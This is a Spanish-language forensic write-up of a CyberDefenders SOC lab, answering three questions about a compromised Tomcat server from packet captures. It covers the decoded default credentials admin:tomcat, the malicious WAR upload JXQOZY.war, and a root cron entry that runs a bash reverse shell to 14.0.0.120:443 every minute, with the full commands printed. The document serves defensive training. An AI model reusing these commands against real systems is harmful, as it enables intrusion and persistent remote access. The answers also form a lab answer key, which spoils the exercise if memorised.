
¿Como determinar las credenciales que utilizo el atacante para acceder de manera exitosa al panel de administración?

Opción 1: Wireshark permite visualizar las credenciales reales que están codificadas en base64 del encabezado Authorization:



Opción 2: Utilice la herramienta **CyberChef** mediante el siguiente enlace https://gchq.github.io/CyberChef/ que permite decodificar cadenas base64. Siga los siguientes pasos:

1. Busca la operación: En el panel de Operations (izquierda), escribe "From Base64" en la barra de búsqueda.
2. Pega tu código: Introduce el texto codificado en el cuadro de Input (arriba a la derecha).
3. El texto decodificado aparecerá automáticamente en el cuadro de Output (abajo a la derecha).



Las credenciales que utilizo el atacante para acceder a /manager/html corresponden a: **admin:tomcat**

Respuesta correcta de Q6: **admin:tomcat** ✓


Q7:

Una vez dentro del panel de administración, el atacante intentó subir un archivo con la intención de establecer un shell inverso. ¿Puedes identificar el nombre de este archivo malicioso a partir de los datos capturados?

1) - La solicitud **HTTP POST** indica un intento de subir o transferir datos al servidor.

2) - Utilice el filtro **ip.src == 14.0.0.120 && http.request.method == POST** en Wireshark y siga el flujo HTTP. A continuación, examine el nombre del archivo en los **datos del archivo**. Esto revelará el nombre del archivo malicioso que subió el atacante.

Una vez aplicado el filtro, la salida muestra solo un paquete HTTP POST hacia el servidor 10.0.0.112:



Observaciones:

- El atacante usa el panel de administración para subir el archivo malicioso, esto se evidencia en el siguiente encabezado: Content-Type: multipart/form-data

Content-Type: multipart/from-data:


Es el formato que usan los navegadores cuando:

- Subes un archivo en una página web
- Envían datos de formulario junto con un archivo
- Se necesita dividir el contenido en “partes” (multipart)

Cada “parte” puede contener:

- Texto (usuario, contraseña, campos)
- Archivos binarios (como un .war, .jpg, .pdf, etc.)


- El campo Content-Disposition indica que el atacante a subido un archivo malicioso llamado “JXQOZY.war”



Esto le dice al servidor:

- form-data → Es parte de un formulario
- name="deployWar" → Es el campo del formulario usado por Tomcat para subir apps
- filename="JXQOZY.war" → Nombre del archivo que se está subiendo

El panel de administración de Tomcat Manager tiene un formulario especial para subir aplicaciones .war. Ese formulario tiene un campo file con el nombre “deployWar”. que Significa: “Sube aquí un archivo WAR para desplegarlo en el servidor”.



1) - El botón Browse… es donde el atacante selecciona el archivo .war desde su disco local.

2) - El cuadro "Deploy" en el panel de administración de Tomcat, es el botón que envía el archivo WAR al servidor para instalarlo y ejecutarlo como una aplicación web.

Respuesta correcta de Q7: JXQOZY.war ✓

Q8:

Tras establecer con éxito un shell inverso en nuestro servidor, el atacante intentó asegurar la persistencia en la máquina comprometida. A partir del análisis, ¿puede determinar el comando específico que está programado para ejecutarse para mantener su presencia?

1) - Revise los flujos TCP en busca de evidencia de un shell inverso. Seguir el flujo podría revelar los comandos ejecutados durante el ataque.


2) - Filtre el tráfico de Wireshark mediante **ip.src == 14.0.0.120 && tcp.flags == 0x012**. Seguir el flujo TCP de este tráfico de shell inverso para identificar los comandos ejecutados durante la sesión.

NOTA: tcp.flags == 0x012 representa una combinación específica de banderas TCP en un paquete. Muestra los paquetes SYN - ACK, es decir: "Las respuestas del servidor (Atacante) aceptando conexiones TCP"

- **SYN: 0x002**
- **ACK: 0x010**
- **0x002 + 0x010 = 0x012 → SYN - ACK**


La salida del filtro muestra dos paquetes donde el atacante 14.0.0.120 actúa como servidor, la cual envía respuesta aceptando conexiones TCP SYN - ACK. Los puertos por el cual esta recibiendo conexión son:

- Puerto: 80
- Puerto: 443




Observaciones:

- Realizando un seguimiento TCP de las conversaciones a través del puerto 80, primeramente, podemos visualizar que el atacante ejecuta el archivo “JZQOZY” ya subido y cargado en el panel de administración de tomcat, el protocolo HTTP lo interpreta como una petición (GET):



- Al ejecutar el archivo en el panel de administración, el servidor 10.0.0.112 inicia conexión TCP con el atacante, estableciendo de esta manera el shell inverso:



- Una vez ya establecido la reverse shell, el atacante toma acción y en el servidor ejecutando una serie de comandos:

NOTA: El shell inverso se establece mediante (PSH, ACK). Cuando hay paquetes [PSH, ACK] en una shell inversa, El "PSH" asegura que los caracteres que teclea el atacante se ejecuten en tiempo real y el "ACK" confirma que la otra parte los recibió, el paquete [PSH, ACK] transporta la carga útil (comandos, la salida del terminal, etc.)

La imagen muestra como el atacante interactúa a través de linea de comandos mediante el usuario root, por lo que no tuvo necesidad de escalar privilegios en el servidor.

Persistencia en el Servidor:

La persistencia real del atacante esta en el cron del sistema como root. El comando que realmente apunta a persistencia es el siguiente bloque:

```
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l
```

Esta secuencia de comandos es un mecanismo clásico de persistencia en Linux usando cron para mantener una reverse shell activa de forma permanente.

1) - Creación del archivo cron:

- El atacante crea un archivo llamada cron
- Dentro escribe una tarea programada (formato contrab)

`* * * * *` → Cada 1 minuto
`/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'`

Interpretación: Cada minuto el servidor intentará abrir una reverse shell hacia la IP 14.0.0.120 por el puerto 443.

2) - Instalación del cron malicioso:

- Con los parámetros **`contrab -i cron`**, El atacante carga ese archivo como el crontab del usuario actual (root). Desde este momento, la tarea queda programada en el sistema.

3) - Verificación:

- **`crontab -l`** Muestra las tareas programadas y confirma que quedó instalada.
- La salida: **`* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'`** confirma la persistencia.


Ya en este punto, podemos realizar el seguimiento de la conversación TCP a través del puerto 443 donde se inicia la persistencia en el servidor.

La imagen muestra como el servidor 10.0.0.112 inicia conexión TCP hacia el atacante por el puerto 443:

```
20… 2023-09-10 18:25:… 10.0.0.112    14.0.0.120    TCP      74 35790 → 443 [SYN] Seq=0
20… 2023-09-10 18:25:… 14.0.0.120    10.0.0.112    TCP      74 443 → 35790 [SYN, ACK]
20… 2023-09-10 18:25:… 10.0.0.112    14.0.0.120    TCP      66 35790 → 443 [ACK] Seq=1
```

finalmente, se puede observar que la persistencia para establecer shell inverso en el servidor a sido exitosa. En la imagen podemos observar como salida el prompt del servidor 10.0.0.112:

```
bash: cannot set terminal process group (3151): Inappropriate ioctl for device
bash: no job control in this shell
root@cyberdefenders-virtual-machine:~# exit
```



No.	Time	Source	Destination	Protocol	Length	Info
20…	2023-09-10 18:25:…	10.0.0.112	14.0.0.120	TCP	145	35790 → 443 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=79 TSval=3538597
20…	2023-09-10 18:25:…	14.0.0.120	10.0.0.112	TCP	66	443 → 35790 [ACK] Seq=1 Ack=80 Win=65152 Len=0 TSval=429958981 TSe
20…	2023-09-10 18:25:…	10.0.0.112	14.0.0.120	TCP	101	35790 → 443 [PSH, ACK] Seq=80 Ack=1 Win=64256 Len=35 TSval=3538597
20…	2023-09-10 18:25:…	14.0.0.120	10.0.0.112	TCP	66	443 → 35790 [ACK] Seq=1 Ack=115 Win=65152 Len=0 TSval=429958981 TSe
20…	2023-09-10 18:25:…	10.0.0.112	14.0.0.120	TCP	105	35790 → 443 [PSH, ACK] Seq=115 Ack=1 Win=64256 Len=39 TSval=353859
20…	2023-09-10 18:25:…	14.0.0.120	10.0.0.112	TCP	66	443 → 35790 [ACK] Seq=1 Ack=154 Win=65152 Len=0 TSval=429958988 TSe

Respuesta correcta de Q8: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1' ✓

Documento elaborado con fines educativos y de entrenamiento SOC – CyberDefenders